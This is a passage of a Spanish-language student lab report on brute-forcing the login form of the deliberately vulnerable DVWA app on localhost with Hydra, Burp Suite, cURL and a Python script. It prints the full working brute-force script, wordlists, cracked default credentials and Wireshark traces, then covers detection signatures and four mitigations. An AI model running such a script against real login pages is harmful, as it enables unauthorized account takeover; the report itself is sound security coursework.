Al inspeccionar los paquetes capturados a nivel de aplicación y transporte ilustrados en la Figura 13, se destacan las siguientes características técnicas:

- **Cabecera User-Agent:** La herramienta presenta una firma específica, reflejada en la traza como `User-Agent: Mozilla/5.0 (Hydra)`, la cual delata de forma inequívoca el uso de esta herramienta de ataque automatizado.
- **Alta Concurrencia y Tiempos (*Delta*):** En la lista de paquetes se observa una ráfaga simultánea de solicitudes con tiempos de diferencia (*Delta*) de 0.000000 segundos o fracciones mínimas, evidenciando el comportamiento multihilo enfocado en saturar el servicio.
- **Comportamiento de red:** A diferencia de las ejecuciones secuenciales o controladas por lotes anteriores, Hydra genera múltiples aperturas de conexiones independientes de manera simultánea hacia el puerto 8080 del contenedor Docker.

No.	Time	Delta	Source	Destination	Protocol	Length	Info
59	5.4116793...	5.4095771...	127.0.0.1	127.0.0.1	HTTP	221	GET /vulnerabilities/brute/ HTTP/1.0
60	5.4116793...	0.0000000...	127.0.0.1	127.0.0.1	HTTP	221	GET /vulnerabilities/brute/ HTTP/1.0
61	5.4116793...	0.0000000...	127.0.0.1	127.0.0.1	HTTP	221	GET /vulnerabilities/brute/ HTTP/1.0
62	5.4116909...	0.0000115...	127.0.0.1	127.0.0.1	HTTP	221	GET /vulnerabilities/brute/ HTTP/1.0
63	5.4117007...	0.0000098...	127.0.0.1	127.0.0.1	HTTP	221	GET /vulnerabilities/brute/ HTTP/1.0
68	5.4117151...	0.0000143...	127.0.0.1	127.0.0.1	HTTP	221	GET /vulnerabilities/brute/ HTTP/1.0
71	5.4117514...	0.0000363...	127.0.0.1	127.0.0.1	HTTP	221	GET /vulnerabilities/brute/ HTTP/1.0
72	5.4117524...	0.0000009...	127.0.0.1	127.0.0.1	HTTP	221	GET /vulnerabilities/brute/ HTTP/1.0
73	5.4117585...	0.0000060...	127.0.0.1	127.0.0.1	HTTP	221	GET /vulnerabilities/brute/ HTTP/1.0

Identification: 0xf086 (61574) 010. = Flags: 0x2, Don't fragment ...0 0000 0000 0000 = Fragment Offset: 0 Time to Live: 64 Protocol: TCP (6) Header Checksum: 0x4ba0 [validation disabled] [Header checksum status: Unverified] Source Address: 127.0.0.1 Destination Address: 127.0.0.1 [Stream index: 0] Transmission Control Protocol, Src Port: 35632, Dst Port: 8080, Seq: 1, Ack: 1, Len: 155 Hypertext Transfer Protocol GET /vulnerabilities/brute/ HTTP/1.0\r\n Request Method: GET Request URI: /vulnerabilities/brute/ Request Version: HTTP/1.0 Cookie: PHPSESSID=qlttmlnqr44qp1mp75jefnm56; security=low\r\n Cookie pair: PHPSESSID=qlttmlnqr44qp1mp75jefnm56 Cookie pair: security=low Host: localhost:8080\r\n User-Agent: Mozilla/5.0 (Hydra)\r\n \r\n [Response in frame: 120] [E..] request HTTP: https://localhost:8080/vulnerabilities/brute/

Figura 13: Captura en Wireshark del tráfico masivo y concurrente generado por Hydra, mostrando la cabecera *User-Agent* y los tiempos Delta mínimos.

2.16. Mención de las diferencias (tráfico)

A partir del análisis individual y la contrastación de las trazas de red capturadas en Wireshark (ver Figuras 11, 12 y 13), es posible establecer claras diferencias empíricas en el comportamiento, la firma y el patrón de comunicación de las tres herramientas evaluadas contra el servidor local de DVWA:

- **Firma del cliente (*User-Agent*):** Como se evidencia en las tramas HTTP interceptadas, **cURL** se identifica de forma transparente con su versión (`curl/8.22.0`); **Burp Suite** enmascara el ataque camuflando las peticiones bajo la firma de un navegador web convencional (ej. *Chromium/Mozilla*); y **Hydra** presenta una identificación explícita de herramienta automatizada (ej. *Mozilla/5.0 (Hydra)*).
- **Patrón de concurrencia y tiempos (*Delta*):** Las métricas temporales de Wireshark demuestran que **cURL** opera mediante un flujo estrictamente secuencial; **Burp Suite Intruder** ejecuta peticiones automatizadas por lotes de forma controlada; en contraste, **Hydra** genera una ráfaga masiva e inmediata con tiempos *Delta* de valor cero, evidenciando un ataque multihilo agresivo.
- **Gestión de conexiones (Capa de Transporte):** Las trazas de sockets muestran que **cURL** abre y cierra una conexión TCP por cada consulta. **Burp Suite** optimiza el flujo reutilizando conexiones persistentes, mientras que **Hydra** abre múltiples sockets independientes en paralelo contra el puerto 8080 del contenedor.

2.17. Detección de SW (tráfico)

Basándose en la inspección detallada de los paquetes de red capturados en Wireshark (ver Figuras 11, 12 y 13), los sistemas de defensa perimetral pueden realizar una detección efectiva de software (*Software Detection*) respaldada por los siguientes indicadores empíricos:

- **Detección del cliente por firmas estáticas:** Las trazas de red permiten identificar herramientas ofensivas según su cabecera *User-Agent* (evidenciadas en las capturas previas). Mientras que **cURL** y **Hydra** delatan su presencia de forma directa con firmas inequívocas (`curl/...` y *Mozilla/5.0 (Hydra)*), **Burp Suite** elude la detección por firma estática al camuflarse con el agente de un navegador real, requiriendo un análisis dinámico.
- **Detección por patrones de comportamiento y tráfico:** La evidencia temporal registrada en Wireshark muestra que los ataques automatizados dejan huellas de red inconfundibles. Las solicitudes masivas y concurrentes con tiempos *Delta* mínimos de **Hydra** delatan un ataque por saturación; los lotes estructurados de **Burp Suite** evidencian automatización controlada; y el flujo espaciado de **cURL** refleja un uso secuencial.

- **Detección de tecnologías del servidor:** Analizando los campos de respuesta HTTP devueltos por el servidor (registrados en las mismas trazas de las herramientas anteriores), se pueden extraer metadatos técnicos en cabeceras como **Server** (ej. Apache) o **X-Powered-By** (ej. PHP), mapeando la infraestructura expuesta en el contenedor de Docker.

2.18. Interacción con el formulario (python)

Para automatizar el proceso de fuerza bruta sobre el formulario de autenticación de DVWA, se desarrolló un script en **Python** utilizando la librería **requests**. El script interactúa directamente con la ruta vulnerable mediante peticiones HTTP GET, evaluando de forma masiva combinaciones de nombres de usuario y contraseñas.

Como se detalla en la **Figura 14**, la ejecución de este script en la terminal permite observar de forma empírica el flujo del ataque: muestra el mensaje de inicialización de la sesión con las cookies activas, el procesamiento secuencial del espacio de búsqueda de 70 combinaciones, y la detección en tiempo real de los aciertos válidos (como **admin:password**, **pablo:letmein**, etc.) junto al rendimiento operativo de **407.71 intentos por segundo**.

```
> python3 DVWA_Script.py
[+] Sesión configurada con la cookie activa de DVWA

[*] Iniciando fuerza bruta: 70 combinaciones...

[+] ¡VÁLIDO ENCONTRADO! (1/70): admin:password (HTTP 200)
[-] Falló (11/70): gordonb:password (HTTP 200)
[+] ¡VÁLIDO ENCONTRADO! (12/70): gordonb:abc123 (HTTP 200)
[-] Falló (22/70): 1337:abc123 (HTTP 200)0)0)
[+] ¡VÁLIDO ENCONTRADO! (23/70): 1337:charley (HTTP 200)
[-] Falló (33/70): pablo:charley (HTTP 200)
[+] ¡VÁLIDO ENCONTRADO! (34/70): pablo:letmein (HTTP 200)
[-] Falló (40/70): pablo:dragon (HTTP 200)0)
[+] ¡VÁLIDO ENCONTRADO! (41/70): smithy:password (HTTP 200)
[-] Falló (70/70): test:dragon (HTTP 200)0)0)

[+] Combinaciones válidas encontradas: 5
-> admin:password
-> gordonb:abc123
-> 1337:charley
-> pablo:letmein
-> smithy:password
[+] Rendimiento: 407.71 intentos/seg (70 intentos en 0.17s)
```

Figura 14: Ejecución del script en Python, mostrando en consola la detección exitosa de credenciales válidas y las métricas de rendimiento.

A continuación se presenta el código fuente implementado, el cual refleja la lógica de inyección de sesión y validación descrita en la evidencia gráfica anterior:

```
#!/usr/bin/env python3
"""
Brute force contra DVWA (vulnerabilities/brute)
Uso educativo - Laboratorio de Criptografia y Seguridad en redes
"""

import itertools
import time
import requests

# --- Configuracion ---
BASE_URL = "http://localhost:8080"
BRUTE_URL = f"{BASE_URL}/vulnerabilities/brute/"

# Diccionarios de prueba
USERS = ["admin", "gordonb", "1337", "pablo", "smithy", "root", "test"]
PASSWORDS = [
    "password",
    "abc123",
    "charley",
    "letmein",
    "123456",
    "admin",
    "qwerty",
    "111111",
    "iloveyou",
    "dragon",
]

def obtener_sesion():
    """Inyecta directamente la cookie de sesion activa y el nivel de
    seguridad
    para asegurar el acceso al modulo vulnerable.
    """
    s = requests.Session()

    # Cookie extraida de sesion activa
    s.cookies.set("PHPSESSID", "q1ttmlnqr44qp11mp75jefnm56")
    s.cookies.set("security", "low")

    print("[+] Sesion configurada con la cookie activa de DVWA")
```

```
return s

def intento_login(session, usuario, password):
    """Realiza un intento de login contra vulnerabilities/brute
        utilizando parametros GET.
    """
    params = {"username": usuario, "password": password, "Login": "
        Login"}

    r = session.get(BRUTE_URL, params=params, timeout=10)

    # Si el mensaje de error clasico NO esta presente, las
        credenciales son correctas
    if "Username and/or password incorrect" not in r.text:
        return True, r
    return False, r

def main():
    session = obtener_sesion()
    encontrados = []
    total = len(USERS) * len(PASSWORDS)
    inicio = time.time()
    intentos = 0

    print(f"\n[*] Iniciando fuerza bruta: {total} combinaciones...\n")

    for usuario, password in itertools.product(USERS, PASSWORDS):
        intentos += 1
        exito, resp = intento_login(session, usuario, password)

        if exito:
            print(
                f"\n[+]   VALIDO   ENCONTRADO! ({intentos}/{total}): {
                    usuario}:{password}"
                f" (HTTP {resp.status_code})"
            )
            encontrados.append((usuario, password))
        else:
            print(
                f"[-] Fallo ({intentos}/{total}): {usuario}:{password}"
                f" (HTTP {resp.status_code})",
                end="\r",
            )
```

```
duracion = time.time() - inicio
print(f"\n\n[+] Combinaciones validas encontradas: {len(
    encontrados}")
for u, p in encontrados:
    print(f"    -> {u}:{p}")
print(
    f"[+] Rendimiento: {intentos/duracion:.2f} intentos/seg "
    f"({intentos} intentos en {duracion:.2f}s)"
)

if __name__ == "__main__":
    main()
```

Los componentes principales del script que explican los resultados visualizados en la figura son:

- **Gestión de Sesión:** Utiliza `requests.Session()` para fijar las cookies de control (PHPSESSID y el nivel de seguridad `security=low`).
- **Generación de Combinaciones:** Emplea `itertools.product` para recorrer eficientemente el producto cartesiano entre las listas de usuarios y claves.
- **Validación de Respuesta:** Evalúa el cuerpo HTML devuelto por el servidor buscando la ausencia de la cadena de error oficial para descartar falsos positivos.

2.19. Cabeceras HTTP (python)

Durante la ejecución del script en Python utilizando la librería **requests**, cada petición HTTP enviada hacia el contenedor de DVWA incorpora cabeceras de control esenciales para direccionar la solicitud, mantener el estado de la sesión y estructurar el ataque.

Como se evidencia en la captura de tráfico de Wireshark de la **Figura 15**, la inspección de los paquetes sobre la interfaz de red permite identificar con precisión los campos y parámetros transmitidos por el script:

No.	Time	Delta	Source	Destination	Protocol	Length	Info
12	1.3782820...	0.0027262...	:::1	:::1	HTTP	364	GET /vulnerabilities/brute/?username=admin&password=password&Login=Login
14	1.3810083...	0.0027262...	:::1	:::1	HTTP	1908	HTTP/1.1 200 OK (text/html)
16	1.3826785...	0.0016702...	:::1	:::1	HTTP	362	GET /vulnerabilities/brute/?username=admin&password=password&Login=Login
17	1.3842754...	0.0015968...	:::1	:::1	HTTP	1890	HTTP/1.1 200 OK (text/html)
18	1.3856389...	0.0013635...	:::1	:::1	HTTP	363	GET /vulnerabilities/brute/?username=admin&password=password&Login=Login
19	1.3872142...	0.0015753...	:::1	:::1	HTTP	1890	HTTP/1.1 200 OK (text/html)
20	1.3885941...	0.0013798...	:::1	:::1	HTTP	363	GET /vulnerabilities/brute/?username=admin&password=password&Login=Login
21	1.3900467...	0.0014525...	:::1	:::1	HTTP	1890	HTTP/1.1 200 OK (text/html)
22	1.3912543...	0.0012075...	:::1	:::1	HTTP	362	GET /vulnerabilities/brute/?username=admin&password=password&Login=Login
23	1.3925911...	0.0013368...	:::1	:::1	HTTP	1890	HTTP/1.1 200 OK (text/html)
24	1.3936728...	0.0010817...	:::1	:::1	HTTP	361	GET /vulnerabilities/brute/?username=admin&password=password&Login=Login
25	1.3952737...	0.0016008...	:::1	:::1	HTTP	1890	HTTP/1.1 200 OK (text/html)
26	1.3964672...	0.0011934...	:::1	:::1	HTTP	362	GET /vulnerabilities/brute/?username=admin&password=password&Login=Login
27	1.3978759...	0.0014087...	:::1	:::1	HTTP	1890	HTTP/1.1 200 OK (text/html)
28	1.3989678...	0.0010918...	:::1	:::1	HTTP	362	GET /vulnerabilities/brute/?username=admin&password=password&Login=Login
29	1.4003473...	0.0013795...	:::1	:::1	HTTP	1890	HTTP/1.1 200 OK (text/html)

Request Method: GET
Request URI: /vulnerabilities/brute/?username=admin&password=password&Login=Login
Request URI Path: /vulnerabilities/brute/
Request URI Path Segment: /vulnerabilities/brute/
Request URI Query: username=admin&password=password&Login=Login
Request URI Query Parameter: username=admin
Request URI Query Parameter: password=password
Request URI Query Parameter: Login=Login
Request Version: HTTP/1.1
Host: localhost:8080\r\n
User-Agent: python-requests/2.34.2\r\n
Accept-Encoding: gzip, deflate, zstd\r\n
Accept: */*\r\n
Connection: keep-alive\r\n
Cookie: PHPSESSID=qlttlnqr44qp1lmp75jefnm56; security=low\r\n
Cookie pair: PHPSESSID=qlttlnqr44qp1lmp75jefnm56
Cookie pair: security=low

Figura 15: Captura de Wireshark mostrando las cabeceras HTTP y los parámetros GET enviados por la librería **requests**.

Las cabeceras y elementos clave observados en la traza son los siguientes:

- **Cabecera Cookie:** Transporta explícitamente los valores de control PHPSESSID (para mantener una sesión activa y autorizada) y **security=low** (para asegurar que el servidor mantenga el nivel de seguridad bajo durante las pruebas).
- **Cabecera Host:** Define el dominio y el puerto de destino de la aplicación (**localhost:8080**), permitiendo que el contenedor Docker enrute de forma adecuada la consulta.
- **Cabecera User-Agent:** Identifica el software cliente responsable de la petición. En la traza se aprecia claramente la firma característica de la librería (**python-requests/2.34.2**), la cual delata de inmediato el uso de un script automatizado frente a un navegador web tradicional.

- **Parámetros de la URL (*Query String*):** En la línea de solicitud GET, el script adjunta dinámicamente las variables correspondientes al formulario vulnerable (`username`, `password` y `Login=Login`).

2.20. Obtención de al menos 2 pares (python)

Tras la ejecución automatizada del script de fuerza bruta contra el formulario de autenticación del módulo de vulnerabilidades de DVWA, el sistema procesó con éxito el espacio de búsqueda completo compuesto por los diccionarios de usuarios y contraseñas.

Como se visualiza en la evidencia de ejecución de la **Figura 14**, el algoritmo logró identificar de manera completamente automatizada múltiples credenciales legítimas. El script diferenció con precisión los intentos fallidos de los aciertos válidos mediante la validación de la respuesta HTTP, obteniendo con éxito los siguientes pares de usuario y contraseña:

- **admin:password:** Validado correctamente en el primer intento del conjunto de pruebas, devolviendo un código HTTP 200 sin el mensaje de error restrictivo.
- **pablo:letmein:** Identificado de forma precisa dentro del subconjunto de combinaciones del usuario *pablo*.
- **Credenciales adicionales detectadas:** De manera complementaria, el script también extrajo con éxito los pares `gordonb:abc123`, `1337:charley` y `smithy:password`, demostrando la exhaustividad de la prueba.

Estos resultados confirman la total funcionalidad del desarrollo en Python, logrando validar las credenciales del sistema en un tiempo de ejecución sumamente eficiente de 0.17 segundos para el total de las 70 combinaciones evaluadas.

2.21. Comparación de rendimiento con Hydra, Burpsuite, y cURL (python)

La evaluación comparativa entre el script en Python desarrollado y las herramientas especializadas (**Hydra**, **Burp Suite** y **cURL**) permite contrastar el desempeño bajo dos ejes fundamentales: la velocidad de procesamiento (rendimiento operativo) y la facilidad de detección por parte de los mecanismos de seguridad perimetral.

- **Rendimiento y Velocidad de Procesamiento:**
 - **Hydra:** Se posiciona como la herramienta más rápida del análisis debido a su desarrollo nativo en C y su arquitectura fuertemente paralelizada (multihilo), diseñada específicamente para ráfagas masivas de fuerza bruta.
 - **Python (requests):** Demostró un rendimiento sumamente eficiente en entornos locales. Mediante la reutilización de conexiones y el mantenimiento de sesión con `requests.Session()`, el script alcanzó una velocidad de **407.71 intentos por**

segundo, procesando el espacio completo de 70 combinaciones en tan solo 0.17 segundos. Esto supera ampliamente el rendimiento de ejecuciones secuenciales o manuales.

- **Burp Suite (Intruder)**: Su velocidad de ejecución se encuentra moderada por la sobrecarga de su interfaz gráfica y las políticas de control de concurrencia del motor, aunque optimiza el envío mediante conexiones persistentes (*Keep-Alive*).
- **cURL**: Presenta el rendimiento operativo más bajo para pruebas masivas, ya que opera de forma estrictamente secuencial y genera un cuello de botella debido al coste de abrir y cerrar un socket TCP independiente por cada consulta HTTP.

■ Detección y Huella en la Red:

- **Hydra y cURL**: Facilitan enormemente la labor defensiva al dejar huellas estáticas inequívocas en las cabeceras **User-Agent** (**Mozilla/5.0** (**Hydra**) y **curl/8.22.0**), permitiendo reglas de bloqueo directo en sistemas WAF.
- **Python**: Aunque ofrece total flexibilidad para modificar el código, la librería **requests** expone por defecto su propia firma (**python-requests/x.xx.x**), lo que delata inmediatamente el uso de un script automatizado a menos que se implemente la suplantación manual de cabeceras (*spoofing*).
- **Burp Suite**: Destaca como la herramienta con mayor capacidad de evasión por firma estática, ya que reenvía las solicitudes camufladas bajo la identidad de un navegador web convencional, obligando a los sistemas de defensa a depender de análisis heurísticos basados en tiempos *Delta* y patrones de tráfico.

2.22. Demuestra 4 métodos de mitigación (investigación)

Para contrarrestar y prevenir ataques de fuerza bruta en aplicaciones web, es fundamental implementar una estrategia de defensa en profundidad. A continuación, se describen cuatro de los métodos de mitigación más comunes y eficaces en la industria:

- **1. Limitación de Tasa (*Rate Limiting* o *Throttling*)**
 - **Funcionamiento:** Restringe el número máximo de peticiones HTTP permitidas desde una misma dirección IP o sesión en una ventana de tiempo determinada (ej. bloquear o retrasar peticiones si se superan los 5 intentos por minuto). Cuando se excede el límite, el servidor responde típicamente con un código de estado HTTP 429 Too Many Requests.
 - **Escenario de mayor eficacia:** Es altamente eficaz para frenar ataques automatizados masivos y de alta concurrencia (como los ejecutados mediante *Hydra* o como el script desarrollado en *Python*), ya que neutraliza la velocidad del atacante al saturar el servicio.
- **2. Bloqueo Temporal de Cuenta (*Account Lockout*)**
 - **Funcionamiento:** Desactiva temporalmente el acceso a una cuenta de usuario específica tras alcanzar un umbral predefinido de intentos fallidos consecutivos (por ejemplo, 5 o 10 errores). La cuenta se bloquea por un tiempo determinado o requiere una verificación adicional (como un correo de desbloqueo).
 - **Escenario de mayor eficacia:** Es idóneo para mitigar ataques de fuerza bruta dirigidos o ataques de relleno de credenciales (*credential stuffing*) contra cuentas concretas, impidiendo que un script pruebe miles de combinaciones de contraseñas de forma indefinida sobre un mismo usuario.
- **3. Desafíos Interactivos (*CAPTCHA* o Pruebas de Desafío)**
 - **Funcionamiento:** Introduce un mecanismo de validación visual, lógico o basado en comportamiento (como reCAPTCHA, hCaptcha o sistemas invisibles de análisis de riesgo) que resulta sencillo de resolver para un usuario humano pero computacionalmente complejo para un script automatizado.
 - **Escenario de mayor eficacia:** Es muy eficaz en formularios públicos de autenticación, recuperación de contraseñas y registro, impidiendo que herramientas como *cURL*, *Burp Suite* o scripts personalizados interactúen masivamente con el formulario sin la intervención humana.
- **4. Autenticación Multifactor (MFA / 2FA)**
 - **Funcionamiento:** Exige al usuario proporcionar una evidencia de identidad adicional y desacoplada de la contraseña tradicional, como un código temporal de un solo uso (TOTP) generado por una aplicación autenticadora, notificaciones push o llaves de seguridad físicas (FIDO2/WebAuthn).

- **Escenario de mayor eficacia:** Representa la barrera de defensa definitiva contra ataques de fuerza bruta y robo de credenciales. Su eficacia radica en que, incluso si el atacante logra adivinar o vulnerar la contraseña mediante fuerza bruta, el acceso al sistema es denegado al carecer del segundo factor dinámico o físico.

Conclusiones y comentarios

A partir de las actividades prácticas desarrolladas en el laboratorio sobre la plataforma vulnerable DVWA, se presentan las siguientes conclusiones técnicas y comentarios reflexivos:

- **Eficacia del ataque de fuerza bruta frente a mecanismos de autenticación débiles:** La experiencia práctica demostró que la autenticación basada únicamente en credenciales estáticas (usuario/contraseña) sin controles de tasa de peticiones (*rate limiting*) es altamente vulnerable a la automatización. Todas las herramientas evaluadas (Burp Suite, Hydra, cURL y el script en Python) lograron identificar exitosamente las credenciales válidas (admin:password y pablo:letmein) en cuestión de segundos o milisegundos.
- **Compromiso entre velocidad de ejecución y capacidad de evasión:** Existe una relación inversa entre la rapidez del ataque y su invisibilidad ante sistemas defensivos (WAF/IDS/IPS):
 - **Hydra** y el script en **Python** destacaron por su alto rendimiento operativo (alcanzando más de 400 intentos/seg en local), pero generan ráfagas de tráfico masivo con tiempos *Delta* mínimos y cabeceras **User-Agent** delatadoras (Hydra, python-requests), siendo fácilmente detectables y bloqueables.
 - **Burp Suite Intruder** ofreció el mayor nivel de evasión por firma estática al camuflar el tráfico bajo el **User-Agent** de un navegador legítimo, aunque a costa de una menor velocidad de inyección.
 - **cURL** demostró ser ideal para la inspección y replicación puntual de solicitudes desde la línea de comandos, pero resulta ineficiente para ataques masivos debido al cuello de botella que implica abrir y cerrar sockets TCP de forma secuencial.
- **Relevancia del análisis de tráfico y firmas en capas de red y aplicación:** La inspección realizada con Wireshark evidenció que ningún ataque automatizado es completamente transparente. Incluso cuando se suplanta la identidad del cliente (*User-Agent spoofing*), los patrones comportamentales —tales como la frecuencia de peticiones, la reutilización de la misma cookie de sesión en paralelo y la falta de carga de recursos estáticos secundarios (CSS, JS, imágenes)— permiten a los analizadores heurísticos e IDSs catalogar el tráfico como malicioso.
- **Importancia de la defensa en profundidad:** Ningún método de mitigación es suficiente por sí solo. Para proteger adecuadamente los endpoints de autenticación en

entornos de producción, es imprescindible implementar un enfoque multicapa que combine **Rate Limiting** en el WAF/reverse proxy, **Bloqueo Temporal de Cuentas** a nivel de lógica de negocio, **CAPTCHA contextual** ante anomalías de tráfico y, de manera fundamental, **Autenticación Multifactor (MFA)**, la cual invalida el impacto de una contraseña comprometida mediante fuerza bruta.